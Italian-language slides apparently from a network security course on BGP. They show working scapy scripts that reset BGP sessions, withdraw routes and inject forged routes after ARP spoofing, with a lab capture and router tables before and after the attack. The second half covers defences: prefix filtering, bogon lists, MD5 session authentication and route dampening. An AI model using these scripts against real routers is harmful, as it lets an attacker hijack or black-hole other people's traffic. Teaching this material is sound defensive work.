
# Attacchi di BGP injection

Traceroute Path 2: from Denver, CO to Denver, CO via *Iceland*



Traffico interno a Denver reinstradato via Islanda

# Esempio attacco BGP injection



- Step 1: ARP spoof della connessione fra BGP peers con un qualsiasi ARP-based man-in-the-middle attack tool, come dsniff/arpspoof o Ettercap
- Step 2: Forgery di un annuncio BGP UPDATE Advertise/Withdraw con un qualsiasi tool di manipolazione di pacchetti (ad es. scapy)
- Step 3: Invio del pacchetto al router vittima

# BGP hijacking: esempio scapy

## Abbattimento di sessioni (tramite invio di reset)

```
#!/usr/bin/env python3
from scapy.all import *      #Import scapy
load_contrib('bgp')          #Import BGP
pkt = sniff(filter="tcp and ip dst 192.168.1.249",count=1)      #Sniff for a BGP packet
frame1=Ether()               #Create a new Ethernet frame
frame1.dst = pkt[0].dst       #Set destination MAC address to captured BGP frame
frame1.src = pkt[0].src        #Set source MAC address to captured BGP frame
frame1.type = pkt[0].type      #Set Ethernet Type to captured BGP frame
mydport = pkt[0].dport         #Set destination port to captured BGP packet TCP port number
mysport = pkt[0].sport          #Set source port to captured BGP packet TCP port number
seq_num = pkt[0].seq + 1        #Set sequence number to captured BGP packet + i
ack_num = pkt[0].ack            #Set ack number to captured BGP packet
ipsrc = pkt[0][IP].src          #Set source IP address to captured BGP packet
ipdst = pkt[0][IP].dst          #Set desination IP address to captured BGP packet

bgp_reset = IP(src=ipsrc, dst=ipdst, ttl=1)\      #Craft notification BGP packet. Type 3 is notification.
    /TCP(dport=mydport, sport=mysport, flags="PA", seq=seq_num, ack=ack_num)\ 
    /BGPHeader(marker=340282366920938463463374607431768211455, len=21,type=3)
sendp(frame1/bgp_reset)      #Send packet into network = framel + bgp_reset
```

## Cancellazione di routes (iniezione UPDATE – withdraw)

```
# ... Same as above before bgp_reset

#Craft BGP route removal packet (update to remove route 8.8.8.8/32)
bgp_remove = IP(src=ipsrc, dst=ipdst, ttl=1)\ 
    /TCP(dport=mydport, sport=mysport, flags="PA", seq=seq_num, ack=ack_num)\ 
    /BGPHeader(marker=340282366920938463463374607431768211455, len=28, type="UPDATE")\ 
    /BGPUpdate(withdrawn_routes_len=5, withdrawn_routes=[BGPNLRI_IPv4(prefix="8.8.8.8/32")])

sendp(frame1/bgp_remove)
```

# BGP hijacking: esempio scapy

## Iniezione di routes (tramite UPDATE advertisement)

```
# ... Same as in the first example in the previous slide before bgp_reset

#Set BGP origin to IGP
setORIGIN=BGPPPathAttr(type_flags="Transitive", type_code="ORIGIN", attribute=[BGPPAOrigin(origin="IGP")])
#Set BGP autonomous system path - change this to the right value
setAS=BGPPPathAttr(type_flags="Transitive", type_code="AS_PATH", attribute=None)
#Set BGP next hop - change this to the right value
setNEXTHOP=BGPPPathAttr(type_flags="Transitive", type_code="NEXT_HOP",
attribute=[BGPPANextHop(next_hop="192.168.1.246")])
#Set BGP MED - change this to the right value
setMED=BGPPPathAttr(type_flags="Optional", type_code="MULTI_EXIT_DISC",
attribute=[BGPPAMultiExitDisc(med=0)])
#Set BGP local preference - change this to the right value
setLOCALPREF=BGPPPathAttr(type_flags="Transitive", type_code="LOCAL_PREF",
attribute=[BGPPLocalPref(local_pref=100)])

bgp_update = IP(src=ipsrc, dst=ipdst, ttl=1)\      # Create BGP Update packet
    /TCP(dport=mydport, sport=mysport, flags="PA", seq=seq_num, ack=ack_num) \
    /BGPHeader(marker=340282366920938463463374607431768211455, type="UPDATE") \
    /BGPUpdate(withdrawn_routes_len=0, \
    path_attr=[setORIGIN, setAS, setNEXTHOP, setMED, setLOCALPREF],
nlri=[BGPNLRI_IPv4(prefix="12.12.12.12/32")])      # Inject 12.12.12.12/32

#Reset len values to force recalculation
del bgp_update[BGPHeader].len
del bgp_update[BGPHeader].path_attr_len
del bgp_update[BGPUpdate].path_attr_len
del bgp_update[BGPUpdate][0][BGPPPathAttr].attr_len
del bgp_update[BGPUpdate][1][BGPPPathAttr].attr_len
del bgp_update[BGPUpdate][3][BGPPPathAttr].attr_len
del bgp_update[BGPUpdate][4][BGPPPathAttr].attr_len
del bgp_update[IP].len
sendp(frame1/bgp_update) #Send packet into network = frame1 + bgp_update
```

# BGP route injection in pratica

- Attacco emulato in lab iniettando la route 2.0.0.0/8 da 10.7.7.7 a 10.8.8.8 con AS prepend [100,100] sulla sessione BGP fra 10.7.7.7 e 10.8.8.8
- La nuova route è in routing table del router R2 (10.8.8.8)

Capturing from Standard input — L3-Switch Gi0/2 to R2 GigabitEthernet2/0

No.	Time	Source	Destination	Protocol	Length	Info
160...	1061.405192	10.8.8.8	10.7.7.7	BGP	73	KEEPALIVE Message
160...	1070.939346	10.7.7.7	10.8.8.8	BGP	73	KEEPALIVE Message
161...	1120.792657	10.8.8.8	10.7.7.7	BGP	73	KEEPALIVE Message
161...	1122.145549	10.7.7.7	10.8.8.8	BGP	113	UPDATE Message
275...	1170.988089	10.8.8.8	10.7.7.7	BGP	73	KEEPALIVE Message
661...	1220.228189	10.8.8.8	10.7.7.7	BGP	73	KEEPALIVE Message

```

> Frame 16147: 113 bytes on wire (904 bits), 113 bytes captured
> Ethernet II, Src: ca:01:18:0b:00:38 (ca:01:18:0b:00:38), Dst: Internet Protocol Version 4, Src: 10.7.7.7, Dst: 10.8.8.8
> Transmission Control Protocol, Src Port: 179, Dst Port: 16
> Border Gateway Protocol - UPDATE Message
  Marker: ffffffffffffffffffffff
  Length: 59
  Type: UPDATE Message (2)
  Withdrawn Routes Length: 0
  Total Path Attribute Length: 34
    < Path attributes
      > Path Attribute - ORIGIN: IGP
      > Path Attribute - AS_PATH: 100 100
      > Path Attribute - NEXT_HOP: 10.7.7.7
      > Path Attribute - MULTI_EXIT_DISC: 0
      > Path Attribute - LOCAL_PREF: 100
    < Network Layer Reachability Information (NLRI)
      > 2.0.0.0/8

```

R2#sh ip route

R2#sh ip bgp

R\* 0.0.0.0/0 [120/1] via 10.0.0.3, 00:00:17, GigabitEthernet2/0  
B 2.0.0.0/8 [20/0] via 10.7.7.7, 00:00:15  
10.0.0.0/8 is variably subnetted, 5 subnets, 3 masks  
C 10.0.0.0/27 is directly connected, GigabitEthernet2/0  
L 10.0.0.2/32 is directly connected, GigabitEthernet2/0  
S 10.7.7.7/32 [1/0] via 10.0.0.1  
C 10.8.8.8/32 is directly connected, Loopback0  
R 10.10.10.0/24 [120/1] via 10.0.0.3, 00:00:17, GigabitEthernet2/0  
172.16.0.0/24 is subnetted, 1 subnets  
B 172.16.1.0 [20/0] via 10.7.7.7, 00:00:47

```
bgp-add-fake-routes.py -a -s 10.7.7.7 -d 10.8.8.8 -n 2.2.2.0/8 -p [100,100]
```

Before

```
R2#sh ip bgp
BGP table version is 8, local router ID is 10.8.8.8
Status codes: s suppressed, d damped, h history, * valid, > best, i - internal,
r RIB-failure, S Stale, m multipath, b backup-path, f RT-Filter,
x best-external, a additional-path, c RIB-compressed,
Origin codes: i - IGP, e - EGP, ? - incomplete
RPKI validation codes: V valid, I invalid, N Not found
```

Network	Next Hop	Metric	LocPrf	Weight	Path
172.16.1.0/24	10.7.7.7	0	0	100	i
172.17.1.0/24	0.0.0.0	0	32768	i	
192.168.0.0	172.17.1.253	0	32768	i	

After

```
R2#sh ip bgp
BGP table version is 5, local router ID is 10.8.8.8
Status codes: s suppressed, d damped, h history, * valid, > best, i - internal,
r RIB-failure, S Stale, m multipath, b backup-path, f RT-Filter,
x best-external, a additional-path, c RIB-compressed,
Origin codes: i - IGP, e - EGP, ? - incomplete
RPKI validation codes: V valid, I invalid, N Not found
```

Network	Next Hop	Metric	LocPrf	Weight	Path
2.0.0.0	10.7.7.7	0	0	100	i
172.16.1.0/24	10.7.7.7	0	0	100	i
172.17.1.0/24	0.0.0.0	0	32768	i	
192.168.0.0	172.17.1.253	0	32768	i	

# BGP: cosa tenere sotto controllo


- L' AS\_path e tutti i prefissi ricevuti da ISP di livello più alto
- Tutti i prefissi che gli altri ISP ricevono contenenti i propri prefissi (via route servers/looking glasses)
- Frequenti modifiche nei paths (nel best path)
- Propri prefissi che risultano originati da altri AS
- Modifiche corrispondenze ARP di peers BGP
- I log del BGP e tutti i messaggi diagnostici relativi

```
route-views.oregon-ix.net>sh ip bgp 192.133.28.0/24 longer
BGP table version is 14432944, local router ID is 198.32.162.100
Status codes: s suppressed, d damped, h history, * valid, > best, i - internal,
               S Stale
Origin codes: i - IGP, e - EGP, ? - incomplete
```

Network	Next Hop	Metric	LocPrf	Weight	Path
* 192.133.28.0	196.7.106.245			0	2905 701 3549 137 137 137 137 i
*	213.200.87.254	10		0	3257 3549 137 137 137 137 i
*	193.0.0.56			0	3333 1299 137 137 137 137 i
*	209.10.12.156		0	0	4513 3549 137 137 137 137 i

# BGP: politiche di filtraggio

- Mai accettare, annunciare o ridistribuire prefissi più specifici di /24 o netblocks disgreggati
- Specificare esplicitamente il numero massimo di prefissi accettati *maximum-prefix* (tenendo conto che l'attuale "routing table" conta circa ~140K routes)
- Non limitarsi a filtrare su base *AS\_path* ma anche sulla base di esplicativi prefissi
- Impostare esplicativi filtri in ingresso e uscita per limitare i prefissi inviati e ricevuti
- Filtrare routes relative a reti riservate o non allocate
- E' necessario annunciare o ricevere la default route ?



# BGP: politiche di filtraggio

- Le routes che vanno sempre filtrate (in/out)
  - RFC 1918 (10.0.0.0/8, 172.16.0.0/12, 192.168.0.0/16)
  - 0.0.0/x, 127.0.0.0/8
  - 169.254.0.0/16 (auto-configurazione, no DHCP)
  - 192.0.2.0/24 (TEST-NET)
  - 192.88.99.0/24 (RFC 3048, usata per 6to4 tunneling)
  - Blocchi riservati per Multicast (D Class) e reti “Martian” (E+)
  - Blocchi riservati IANA/ARIN (bogon networks)

```
router bgp 65282
neighbor 193.206.130.5 remote-as 137
neighbor 193.206.130.5 distribute-list 107 in
neighbor 193.206.130.5 distribute-list 108 out
oppure
neighbor 193.206.130.5 prefix-list rfc1918-sua in
neighbor 193.206.130.5 prefix-list rfc1918-sua out

access-list 108 deny ip host 0.0.0.0 any
access-list 108 deny ip 10.0.0.0 0.255.255.255 255.0.0.0 0.255.255.255
access-list 108 permit ip any any


ip prefix-list rfc1918-sua deny 0.0.0.0/8 le 32
ip prefix-list rfc1918-sua deny 10.0.0.0/8 le 32
```

# Protezione del routing BGP esterno

- Ove possibile accettare via prefix o distribute lists dai neighbors BGP solo le routes che sono tenuti a inviare
- Controllare tramite filtraggio che gli annunci in uscita siano legittimi
- Se si riceve la full routing table filtrare i prefissi ricevuti bloccando le proprie reti interne

```
router bgp 200
no synchronization
bgp dampening
neighbor 220.220.4.1 remote-as 210
neighbor 220.220.4.1 prefix-list AS210-sua in
no auto-summary
!
ip prefix-list AS210-sua deny 143.225.0.0/16 le 32
ip prefix-list AS210-sua deny 221.10.0.0/20 le 32
ip prefix-list AS210-sua permit 0.0.0.0/0 le 32
```

# BGP: dove applicare il filtraggio



# BGP: esempio difesa e contromisure

- Logging dettagliato di tutte le transazioni BGP
- Autenticazione MD5 delle sessioni con password differenti su tutti i peers
- Applicazioni di filtri per controlli di congruenza sull' AS\_path
- Abilitazione route dampening
- Protezione delle routes verso i DNS Root Servers con esclusione delle stesse dal processo di route dampening

```
router bgp 65000
no bgp dampening
bgp dampening route-map dampening-list
bgp log-neighbor-changes
network x.x.x.x
neighbor y.y.y.y remote-as 65001
neighbor y.y.y.y password <MD5password>
neighbor y.y.y.y version 4
neighbor y.y.y.y prefix-list theirnetworks in
neighbor y.y.y.y prefix-list ournetworks out
neighbor y.y.y.y maximum-prefix 120000
neighbor y.y.y.y route-map ourASpath out


ip prefix-list ournetworks seq 5 permit x.x.x.x/y
ip prefix-list ournetworks seq 10 deny 0.0.0.0/0 le 32
ip prefix-list theirnetworks seq 5 permit x.x.x.x/y
ip prefix-list protected-prefixes permit x.x.x.x/y
ip prefix-list <other prefix-list> permit x.x.x.x/y
ip as-path access-list 99 permit ^<AS>(<AS>)*$

route-map ourASpath permit 10
match as-path 99

route-map dampening-list deny 10
match ip address prefix-list protected-prefixes
route-map dampening-list permit 20
match ip address prefix-list <prefix-list>
set dampening <parametri dampening>
```

# Una soluzione sistematica: Autenticazione sessioni di routing

- Ove sia previsto lo scambio di informazioni di instradamento attraverso protocolli di routing dinamico, è sempre opportuno, a scopo di garantire l' integrità dei processi di routing da alterazioni dolose, prevedere l' uso di meccanismi di autenticazione dei partecipanti al colloquio.



# Autenticazione sessioni di routing

- I protocolli di routing che attualmente offrono il meccanismo della *neighbor authentication* sono:

BGP \*

DRP SA

IS-IS

EIGRP \*

OSPF \*

RIPv2 \*

\* = Autenticazione non in chiaro (MD5)

- ISIS consente l' autenticazione in chiaro ma su vari livelli

```
interface xy
  isis password <password> level-<z>
```

```
router isis
  log-adjacency-changes
  domain-password <password>
  area-password <password>
```

# Autenticazione sessioni di routing

- Per attivare una sessione BGP con autenticazione MD5 (RFC2385)

```
router bgp 65282
neighbor 193.206.130.5 remote-as 137
neighbor 193.206.130.5 password 7 mysecret
```

- Analogamente nel caso di OSPF

```
interface Ethernet 0
    ip address 192.133.28.254 255.255.255.0
    ip ospf message-digest-key 10 md5 mysecret

router ospf 26
    network 0.0.0.0 255.255.255.255 area 0
    area 0 authentication message-digest
```

# Autenticazione sessioni di routing

- Analogamente nel caso di ISIS

```
interface Ethernet 0
    isis password mysecret level-2
router isis
    log-adjacency-changes
    domain-password mysecret
    area-password mysecret
```


- E' possibile creare una catena di chiavi (insieme di chiavi usabili sull'interfaccia) per cifrare sessioni RIP

```
key chain kal
key 1
key-string 234
interface Serial0
    ip rip authentication key-chain kal

router rip
version 2
```

